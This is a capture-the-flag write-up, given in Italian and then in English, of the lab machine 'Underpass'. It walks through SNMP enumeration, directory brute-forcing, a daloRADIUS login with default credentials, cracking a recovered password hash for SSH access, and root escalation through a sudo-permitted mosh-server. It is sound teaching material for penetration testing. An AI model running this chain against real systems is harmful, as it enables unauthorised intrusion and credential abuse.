Underpass
Foothold
Effettuando una scansione dei servizi in TCP e UDP con nmap abbiamo i seguenti risultati
TCP
$ sudo nmap -sV -vvv -oN tcp.txt underpass.htb
# Nmap 7.94SVN scan initiated Sat Mar  1 08:58:45 2025 as: /usr/lib/nmap/nmap -sV -vvv -oN tcp.txt underpass.htb
Nmap scan report for underpass.htb (10.10.11.48)
Host is up, received echo-reply ttl 63 (0.034s latency).
Scanned at 2025-03-01 08:58:46 CET for 7s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  1 08:58:53 2025 -- 1 IP address (1 host up) scanned in 7.86 seconds
UDP
$ sudo nmap -sU -sV --top-ports 25 -oN udp.txt underpass.htb
# Nmap 7.94SVN scan initiated Wed Feb 26 12:34:25 2025 as: /usr/lib/nmap/nmap  -sU -sV --top-ports 25 -oN udp.txt underpass.htb
Nmap scan report for underpass.htb (10.10.11.48)
Host is up (0.098s latency).

PORT      STATE         SERVICE      VERSION
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open|filtered rpcbind
123/udp   open|filtered ntp
135/udp   closed        msrpc
137/udp   open|filtered netbios-ns
138/udp   closed        netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   open          snmp         SNMPv1 server; net-snmp SNMPv3 server (public)
162/udp   closed        snmptrap
445/udp   open|filtered microsoft-ds
500/udp   open|filtered isakmp
514/udp   closed        syslog
520/udp   open|filtered route
631/udp   open|filtered ipp
998/udp   closed        puparp
1434/udp  open|filtered ms-sql-m
1701/udp  open|filtered L2TP
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
5353/udp  open|filtered zeroconf
49152/udp open|filtered unknown
49154/udp open|filtered unknown
Service Info: Host: UnDerPass.htb is the only daloradius server in the basin!

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Feb 26 12:36:01 2025 -- 1 IP address (1 host up) scanned in 95.51 seconds
In TCP abbiamo le classiche porte 22 e 80 e su UDP sembra essere aperta la porta 161 che risulta essere SNMP v1 con questa versione è possibile effettuare l’enumerazione di informazioni.
Pertanto utilizziamo il tool snmpwalk e proviamo ad utilizzare le classiche stringhe che vengono utilizzate con snmp, cioè, public e private.
$ snmpwalk -c public -v1 underpass.htb
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (5472391) 15:12:03.91
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
[...]
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.15.0-126-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro net.ifnames=0 biosdevname=0
"
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 225
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
End of MIB
Delle informazioni interessanti sembrano essere date dai MIB values iso.3.6.1.2.1.1.4.0 e iso.3.6.1.2.1.1.5.0.
Abbiamo un indirizzo mail e una citazione a “daloradius”, pertanto, facendo una ricerca online si trova che solitamente il path per questo server radius è “/daloradius”.
In effetti effettuando una richiesta a questo path si ottiene
HTTP/1.1 403 Forbidden
Date: Sat, 01 Mar 2025 08:06:52 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 278
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at underpass.htb Port 80</address>
</body></html>
Quindi significa che la risorsa effettivamente esiste.
Cercando ancora su internet si scoprono le default credentials per il login di daloradius
administrator:radius
Facendo un enumeration dei path per trovare effettivamente un pannello di login, con la wordlist /usr/share/seclists/Discovery/Web-Content/big.txt, è stato trovato un riscontro significativo nei path
$ feroxbuster -u http://underpass.htb --wordlist /usr/share/seclists/Discovery/Web-Content/big.txt
[...]
200      GET       97l      192w     2763c http://underpass.htb/daloradius/app/operators/login.php
200      GET      112l      352w     4421c http://underpass.htb/daloradius/app/users/login.php
[...]
Col primo pannello di login è stato possibile utilizzare le default credentials per entrare nell’account amministratore


Dopo aver navigato nell’applicativo, qualcosa di interessante si può trovare nella pagina principale, nella sezione “Users” > “Go to users list” successivamente si apre un’altra sezione “User Listing” con un utente “svcMosh” e password “412DD4759978ACFCC81DEAB01B382403”
Prima di tentare di craccare la password, si verifica se crackstation.net da un riscontro sulla password

Otteniamo come riscontro “underwaterfriends”.
Testando “svcMosh” come utente e “underwaterfriends” come password in ssh
$ ssh svcMosh@underpass.htb
svcMosh@underpass.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)
[...]
Last login: Fri Feb 28 17:27:29 2025 from 127.0.0.1
svcMosh@underpass:~$
Foothold ottenuto e prendiamo la flag user.txt.
Privilege Escalation
Dopo aver lanciato lo script linpeas.sh otteniamo un output interessante (output di sudo -l)
User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
Significa che senza password possiamo utilizzare questo file mosh-server con permessi di root.
Mosh è un sostituto dei terminali SSH interattivi, è più robusto e reattivo, soprattutto su collegamenti Wi-Fi, cellulari e a lunga distanza.
Mosh-server è un programma che aiuta per la gestione di mosh, difatti, quando si lancia il programma esso fa il bind con una porta UDP alta (tra 60000 e 61000 di default) e sceglie una chiave di crittografia per proteggere la sessione. Stampa entrambi su standard output, si stacca dal terminale e attende che il client mosh stabilisca una connessione. Inoltre, automaticamente la connesione viene chiusa se nessun client lo contatta entro 60 secondi.
Quindi si lancia il mosh server

A questo punto per connettersi si utilizza mosh-client con la chiave segreta MOSH_KEY IP e porta

Essendo che il mosh-server viene eseguito con permessi da root la shell viene aperta come root user

Ora prendiamo e inviamo la flag root.txt.
Foothold
Running a scan of the TCP and UDP services with nmap gives us the following results
TCP
$ sudo nmap -sV -vvv -oN tcp.txt underpass.htb
# Nmap 7.94SVN scan initiated Sat Mar  1 08:58:45 2025 as: /usr/lib/nmap/nmap -sV -vvv -oN tcp.txt underpass.htb
Nmap scan report for underpass.htb (10.10.11.48)
Host is up, received echo-reply ttl 63 (0.034s latency).
Scanned at 2025-03-01 08:58:46 CET for 7s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  1 08:58:53 2025 -- 1 IP address (1 host up) scanned in 7.86 seconds
UDP
$ sudo nmap -sU -sV --top-ports 25 -oN udp.txt underpass.htb
# Nmap 7.94SVN scan initiated Wed Feb 26 12:34:25 2025 as: /usr/lib/nmap/nmap  -sU -sV --top-ports 25 -oN udp.txt underpass.htb
Nmap scan report for underpass.htb (10.10.11.48)
Host is up (0.098s latency).

PORT      STATE         SERVICE      VERSION
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open|filtered rpcbind
123/udp   open|filtered ntp
135/udp   closed        msrpc
137/udp   open|filtered netbios-ns
138/udp   closed        netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   open          snmp         SNMPv1 server; net-snmp SNMPv3 server (public)
162/udp   closed        snmptrap
445/udp   open|filtered microsoft-ds
500/udp   open|filtered isakmp
514/udp   closed        syslog
520/udp   open|filtered route
631/udp   open|filtered ipp
998/udp   closed        puparp
1434/udp  open|filtered ms-sql-m
1701/udp  open|filtered L2TP
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
5353/udp  open|filtered zeroconf
49152/udp open|filtered unknown
49154/udp open|filtered unknown
Service Info: Host: UnDerPass.htb is the only daloradius server in the basin!

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Feb 26 12:36:01 2025 -- 1 IP address (1 host up) scanned in 95.51 seconds
On TCP we have the classic ports 22 and 80, and on UDP port 161 appears to be open, which turns out to be SNMP v1. With this version it is possible to enumerate information.
We therefore use the snmpwalk tool and try the classic strings that are used with snmp, namely public and private.
$ snmpwalk -c public -v1 underpass.htb
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (5472391) 15:12:03.91
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
[...]
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.15.0-126-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro net.ifnames=0 biosdevname=0
"
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 225
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
End of MIB
Some interesting information appears to be provided by the MIB values iso.3.6.1.2.1.1.4.0 and iso.3.6.1.2.1.1.5.0.
We have an email address and a reference to “daloradius”; therefore, searching online reveals that the path for this radius server is usually “/daloradius”.
Indeed, making a request to this path returns
HTTP/1.1 403 Forbidden
Date: Sat, 01 Mar 2025 08:06:52 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 278
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at underpass.htb Port 80</address>
</body></html>
This means the resource actually exists.
Searching the internet further reveals the default credentials for the daloradius login
administrator:radius
By enumerating the paths to actually find a login panel, using the wordlist /usr/share/seclists/Discovery/Web-Content/big.txt, a significant hit was found in the paths
$ feroxbuster -u http://underpass.htb --wordlist /usr/share/seclists/Discovery/Web-Content/big.txt
[...]
200      GET       97l      192w     2763c http://underpass.htb/daloradius/app/operators/login.php
200      GET      112l      352w     4421c http://underpass.htb/daloradius/app/users/login.php
[...]
With the first login panel it was possible to use the default credentials to enter the administrator account
After browsing the application, something interesting can be found on the main page, in the “Users” > “Go to users list” section; afterwards another section “User Listing” opens, with a user “svcMosh” and password “412DD4759978ACFCC81DEAB01B382403”
Before attempting to crack the password, we check whether crackstation.net returns a match for the password
We get “underwaterfriends” as the result.
Testing “svcMosh” as the user and “underwaterfriends” as the password in ssh
$ ssh svcMosh@underpass.htb
svcMosh@underpass.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)
[...]
Last login: Fri Feb 28 17:27:29 2025 from 127.0.0.1
svcMosh@underpass:~$
Foothold obtained, and we grab the user.txt flag.
Privilege Escalation
After running the linpeas.sh script, we get an interesting output (output of sudo -l)
User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
This means that without a password we can use this mosh-server file with root permissions.
Mosh is a replacement for interactive SSH terminals; it is more robust and responsive, especially over Wi-Fi, cellular, and long-distance links.
Mosh-server is a program that helps manage mosh: in fact, when the program is launched it binds to a high UDP port (between 60000 and 61000 by default) and chooses an encryption key to protect the session. It prints both to standard output, detaches from the terminal, and waits for the mosh client to establish a connection. Moreover, the connection is automatically closed if no client contacts it within 60 seconds.
So we launch the mosh server
At this point, to connect, we use mosh-client with the secret key MOSH_KEY, the IP, and the port
Since the mosh-server is run with root permissions, the shell is opened as the root user
Now we grab and submit the root.txt flag.